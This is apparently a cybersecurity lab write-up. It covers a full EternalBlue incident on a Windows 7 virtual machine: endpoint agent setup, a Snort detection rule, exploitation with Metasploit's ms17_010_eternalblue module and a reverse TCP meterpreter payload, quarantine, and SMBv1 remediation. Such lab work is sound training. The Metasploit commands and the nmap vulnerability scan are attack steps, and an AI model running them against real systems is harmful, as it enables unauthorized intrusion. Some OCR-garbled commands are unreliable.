Eternal Blue Incident Response as a SOC Analyst

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
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
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Install Velociraptor client on Windows 7

First of All, we will install older version of Velociraptor client on Windows 7 as the latest version of Velociraptor does not support Windows 7.

We will go to the github page of releases of Velociraptor.





We will click on releases and download version 0.7.0-4 windows amd64.

As we have downloaded, we will chmod the file to make it executable.

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o chmod 777 velociraptor-v0.7.0-4-windows-amd64.exe
[sudo] password for tesla:
   (tesla⊕arc)-[~/Downloads]
                                                    velociraptor-v0.73.2-linux-amd64
                                                     velociraptor-v0.73.2-windows-amd64.exe
                                                    'Win7 Detailed Scan_ruhxz0.pdf'
report-ab0de640-f68d-4e87-8282-7a520137a4c0.csv
                                                    windows7_client.exe
splunk-9.2.1-78803f08aabb-x64-release.msi
splunkforwarder-9.2.1-78803f08aabb-x64-release.msi Windows7Scan1_zw1flu.pdf
telnet-default-userpass.txt
                                                     windows client.exe
velociraptor-v0.7.0-4-windows-amd64.exe
                                                     xml-to-html-converter.html
velociraptor-v0.72.4-windows-amd64.exe
  -(tesla@arc)-[~/Downloads]
                             2-linux-amd64 config repack --exe velociraptor-v0.7.0-4-windows-amd64.exe
/opt/velociraptor/client.config.yaml windows_client_7.exe
```

sudo chmod 777 velociraptor-v0.7.0-4-windows-amd64.exe

After that we will repack it with the server with the client file.

sudo ./velociraptor-v0.7.3-2-linux-amd64 config repack —exe velociraptor-v0.7.0.-4-windows-amd64.exe /opt/velociraptor/client.config.yaml windows client 7.exe

This will create a file named windows client 7.exe.

Now, we will zip this file and name it windows_client_7.exe.zip.

```
$ sudo zip windows_client_7.exe.zip windows_client_7.exe
adding: windows_client_7.exe (deflated 64%)

(tesla@arc)-[~/Downloads]
$ sudo cp windows_client_7.exe.zip /var/www/html

(tesla@arc)-[~/Downloads]
$ sudo service apache2 start

(tesla@arc)-[~/Downloads]
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
Now, we will copy the zip file to our var/www/html directory.

We are doing this so we can download the file on our windows 7 machine.


For that, we have to start service apache2.

sudo service apache2 start


Now, we will hop on our Windows 7 machine. And go to our Kali Linux machine Ip address. We will download our file.




We will unzip it first. And then move it to the C:\ directory.



■ Virus	9/4/2025 1:57 PIVI	Application	/ KB
🗞 windows_client7	11/1/2024 4:54 PM	Application	60,769 KB
windows_client7.exe	11/1/2024 5:04 PM	WinRAR ZIP archive	21,849 KB



Now, we have pasted the client in C:\ directory, we will start powershell but as an administrator.



And direct to the C:\ directory by doing cd .. two times.

And we will run this command.

.\windows7_client.exe service install

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Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\win7-victim> cd ..
PS C:\Users\ cd ..
PS C:\\ ..\windows7_client.exe service install
PS C:\\ _
```

And the client has installed. So our first step is completed. We will check on our Velociraptor server as well.



Perform Eternal Blue Attack on Windows 7 while detecting IDS logs with Snort

To perform eternal blue attack we will be using Kali linux machine as an attacker. And we will use metasploit framework to perform the eternal blue attack.


But before that, lets set up and turn on our Snort on our Ubuntu Machine. And also add the rule for Eternal Blue detection in Snort.

We will download the community rules for snort 2.9 from Snort website.

And open the file named after extraction called community.rules.



We will search for Eternal Blue.



And we found the SMBv1 Eternal Blue rule for Snort detection.

We will go to snort directory.

And add this rule into local rules.

ubuntu@ubuntu-vm:/etc/snort\$ cd rules
ubuntu@ubuntu-vm:/etc/snort/rules\$ sudo nano local.rules

```
GNU nano 7.2
                                   local.rules *
  $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
 LOCAL RULES
  This file intentionally does not come with signatures. Put your local
# additions here.
#ICMP rule
alert icmp any any -> any any (msg:"ICMP Ping Detected"; sid:100001; rev:1;)
#Eternal Blue Rule
alert tcp any any -> $HOME NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB r>
                                             ^K Cut
^G Help
               ^O Write Out
                              ^W Where Is
                                                               Execute
                  Read File
                                 Replace
                                                               Justify
   Exit
                                                Paste
```

We have added the Eternal Blue rule.

Now we will save and exit.

And we will go back to snort directory and compile the rule and see if it is successful.



```
Preprocessor Object: SF MODBUS Version 1.1 <Build 1>
             Preprocessor Object: appid Version 1.1
             Preprocessor Object: SF_SDF Version 1.1
             Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
             Preprocessor Object: SF S7COMMPLUS Version 1.0 <Build 1>
             Preprocessor Object: SF_POP
                                         Version 1.0
                                                     <Build 1>
             Preprocessor Object: SF GTP Version 1.1
             Preprocessor Object: SF DNP3 Version 1.1 <Build 1>
             Preprocessor Object: SF_DCERPC2 Version 1.0
             Preprocessor Object: SF_SSLPP
                                          Version 1.1 <Build 4>
             Preprocessor Object: SF_SMTP Version 1.1
             Preprocessor Object: SF_SIP Version 1.1
                                                     <Build 1>
             Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
             Preprocessor Object: SF_DNS
                                         Version 1.1 <Build 4>
             Preprocessor Object: SF SSH Version 1.1
  Total snort Fixed Memory Cost - MaxRss:106200
  Snort successfully validated the configuration!
  Snort exiting
cy ubuntu@ubuntu-vm:/etc/snort$
```

And our Snort configuration has successfully validated.

Now we will run snort and leave it on background. (Our Ubuntu machine is on Promiscuous mode, Allow All setting in Oracle Virtual Box.)

```
ubuntu@ubuntu-vm:/etc/snort$ sudo snort -A console -q -c snort.cont -ı enp0s
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```

Now we will hop onto our Kali Linux machine and run msfconsole. Sudo msfconsole

While simultaneously, we will check the script for ms17-010 and check if our windows 7 machine is vulnerable.

```
(tesla⊕arc)-[~/Downloads]
 $ ls -al /usr/share/nmap/scripts | grep "ms17"
-rw-r--r-- 1 root root 7344 Nov 2 2023 smb-vuln-
                                                                      -010.nse
(tesla@arc)-[~/Downloads]
$ sudo nmap --script smb-vuln-ms17-010.nse -p 445 192.168.18.53
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-15 01:16 PKT
Nmap scan report for 192.168.18.53
Host is up (0.062s latency).
        STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 08:D4:0C:FE:AE:F2 (Intel Corporate)
Host script results:
  smb-vuln-ms17-010:
     VULNERABLE:
     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
       State: VULNERABLE
       IDs: CVE:CVE-2017-0143
Risk factor: HIGH
          A critical remote code execution vulnerability exists in Microsoft SMBv1
           servers (ms17-010).
       Disclosure date: 2017-03-14
       References:
          https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
          https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
          https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

And we can see that the script of smb-vuln-ms17-010 of nmap is showing is that this machine is vulnerable to the eternal blue attack.

Now we hop back on to our Metasploit.

```
<u>sudo</u> msfconsole
[sudo] password for tesla:
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
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                                       Metasploit!
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And we will search for eternal blue attack by typing search eternal.

Msf6 > *search eternal*

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msf6 > search eternal
Matching Modules
         Name
                                                                       Disclosure Date Rank
                                                                                                         Check Description
0 exploit/windows/smb/ms17_010_eternalblue lue SMB Remote Windows Kernel Pool Corruption
                                                                       2017-03-14
                                                                                                                  MS17-010 EternalB
                                                                                             average Yes
            \_ target: Automatic Target
            \_ target: Automatic Target
\_ target: Windows 7
\_ target: Windows Embedded Standard 7
\_ target: Windows Server 2008 R2
             _ target: Windows 8
               target: Windows 8.1
               target: Windows Server 2012
           \_ target: Windows 10 Pro .
\_ target: Windows 10 Enterprise Evaluation .
                                                                      2017-03-14
   10 exploit/windows/smb/ms17_010_psexec
                                                                                            normal Yes
                                                                                                                  MS17-010 EternalR
omance/Eternal Synergy/Eternal Champion SMB Remote Windows Code Execution

11 \_ target: Automatic
            \_ target: PowerShell
            \_ target: Native upload
            \_ target: MOF upload
               AKA: ETERNALSYNERGY
AKA: ETERNALROMANCE
```

As we can see the number 0 exploit is eternal blue, ms17-010 exploit. So we will say

Msf6 > use 0

```
<u>msf6</u> > use 0 [☀] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

The payload is set to x64 architecture which is the right one.

Now we will check the options.

Msf6 > *options*

<u>msf6</u> exploit(windo Module options (ex				
Name —— RHOSTS	Current Se	tting	Required ———— ves	Description The target host(s), see https://docs.metasploit.com/docs/
RPORT SMBDomain	445		yes no	using-metasploit/basics/using-metasploit.html The target port (TCP) (Optional) The Windows domain to use for authentication.
SMBPass			no	Only affects Windows Server 2008 R2, Windows 7, Windows E mbedded Standard 7 target machines. (Optional) The password for the specified username
SMBUser VERIFY_ARCH	true		no yes	(Optional) The username to authenticate as Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embed
VERIFY_TARGET	true		yes	ded Standard 7 target machines. Check if remote OS matches exploit Target. Only affects W indows Server 2008 R2, Windows 7, Windows Embedded Standa rd 7 target machines.
Payload options (v				9:40

We will have to set Rhosts. Rhosts is our victim machine, which is Windows 7. And we can see its IP below.

Msf6 ... > *set rhosts* 192.168.18.53

As our Windows 7 IP is 192.168.18.53 as seen in the picture above. And now we will run the exploit.


The attack is successful, while we check simultaneously our Snort machine.

```
ubuntu@ubuntu-vm:/etc/snort$ sudo snort -A console -q -c snort.conf -i enp0s3
11/15-01:40:36.881445 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protoc ol Command Decode] [Priority: 3] {TCP} 192.168.18.32:37127 -> 192.168.18.53:445
11/15-01:40:37.957790 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protoc ol Command Decode] [Priority: 3] {TCP} 192.168.18.32:42253 -> 192.168.18.53:445
11/15-01:40:37.980169 [**] [1:42944:2] Eternal BLue OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.18.32:42253 -> 192.168.18.53:445
```

And we are getting logs of Eternal Blue attack detection on Snort Ubuntu Machine.

Generate a email ticket of detecting eternal blue with chatgpt, create a email with help of chatgpt

Now, we will generate a response ticket for our IR team from our side of SOC team to alert them about eternal blue attack detection. We will use chatgpt for that.



Subject: Urgent Incident Response: Mitigation for Windows 7 EternalBlue Exploit (CVE-2017-0144)

Dear [Recipient's Name/IT Support Team],

I am writing to inform you of an urgent incident requiring immediate attention involving the EternalBlue exploit (CVE-2017-0144), which targets Windows 7 systems. This exploit leverages a vulnerability in the Server Message Block (SMB) protocol, potentially enabling attackers to execute arbitrary code and propagate malware, as seen in the notorious WannaCry ransomware attack.

Incident Details:

Exploit Name: EternalBlue

CVE Identifier: CVE-2017-0144

Affected Systems: Windows 7 (potentially other unpatched systems running SMBv1)

Potential Impact: Unauthorized remote code execution, data exfiltration, ransomware infection, system compromise

Immediate Action Required:

Patch Deployment:

Verify and ensure that Microsoft security patch MS17-010 is applied to all Windows 7 machines. [Insert specific steps or a link to the patch here]

SMBv1 Protocol Disabling:

Disable SMBv1 if not required to reduce the attack surface:

Go to Control Panel > Programs > Turn Windows features on or off and uncheck "SMB 1.0/CIFS File Sharing Support."

Firewall Configuration:

Confirm that firewalls are configured to block external access to port 445.

Follow-Up Steps:

Perform a thorough scan to detect any signs of unauthorized access or malware.

Review system logs for suspicious activity, especially network traffic involving SMB communication.

Schedule a full system backup and update the incident response documentation accordingly.

Request for Response: Please confirm receipt of this email and provide a status update on the progress of these mitigation measures. If further assistance or clarification is needed, do not hesitate to reach out.

Thank you for your prompt attention to this matter.

Best Regards, [Your Name]


[Your Position/Role]

[Your Contact Information]

[Incident Response Team or Department]


Quarantine windows 7 with velociraptor

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


We will click on the green bar, win7-victim machine.


And we will quarantine by pressing the highlighted quarantine button.



We will type our message, for the host that is quarantined. MS17-010 Eternal Blue Exploitation Detected.



We will see this message on our Windows 7 machine.



And we have quarantined the windows 7 host, so it cannot infect another machine in our environment, or the hackers cannot access the information. We have basically taken it offline.

Perform incident response and fix the eternal blue vulnerability with the help of Microsoft Patch

First to fix this issue, we will use powershell to block SMBv1 in the registry.

We will use chatgpt to ask this command.




It has set the value to 0 of SMB1 without us even going into regedit.

Set-ItemProperty -Path

"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Param eters" -Name "SMB1" -Value 0


Now, we will block the SMB incoming connection on port 445 through the firewall as well.

We will go to firewall.




Click on Windows Firewall with Advanced Security.


Click on Inbound rules and the New rule written on the right side.




We will add the port.




The port number of SMB is 445.



We will say it to block all connection from this port.



On all of them.



And then write our firewall rule name.



Our firewall rule is created.

We will re-confirm through our Kali machine if the attack can still happen or is it still vulnerable

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.18.32:4444
[*] 192.168.18.53:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.18.53:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.18.53:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.18.53:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

And we cannot exploit it. The MS17-010 vulnerability has been patched on this windows 7 computer.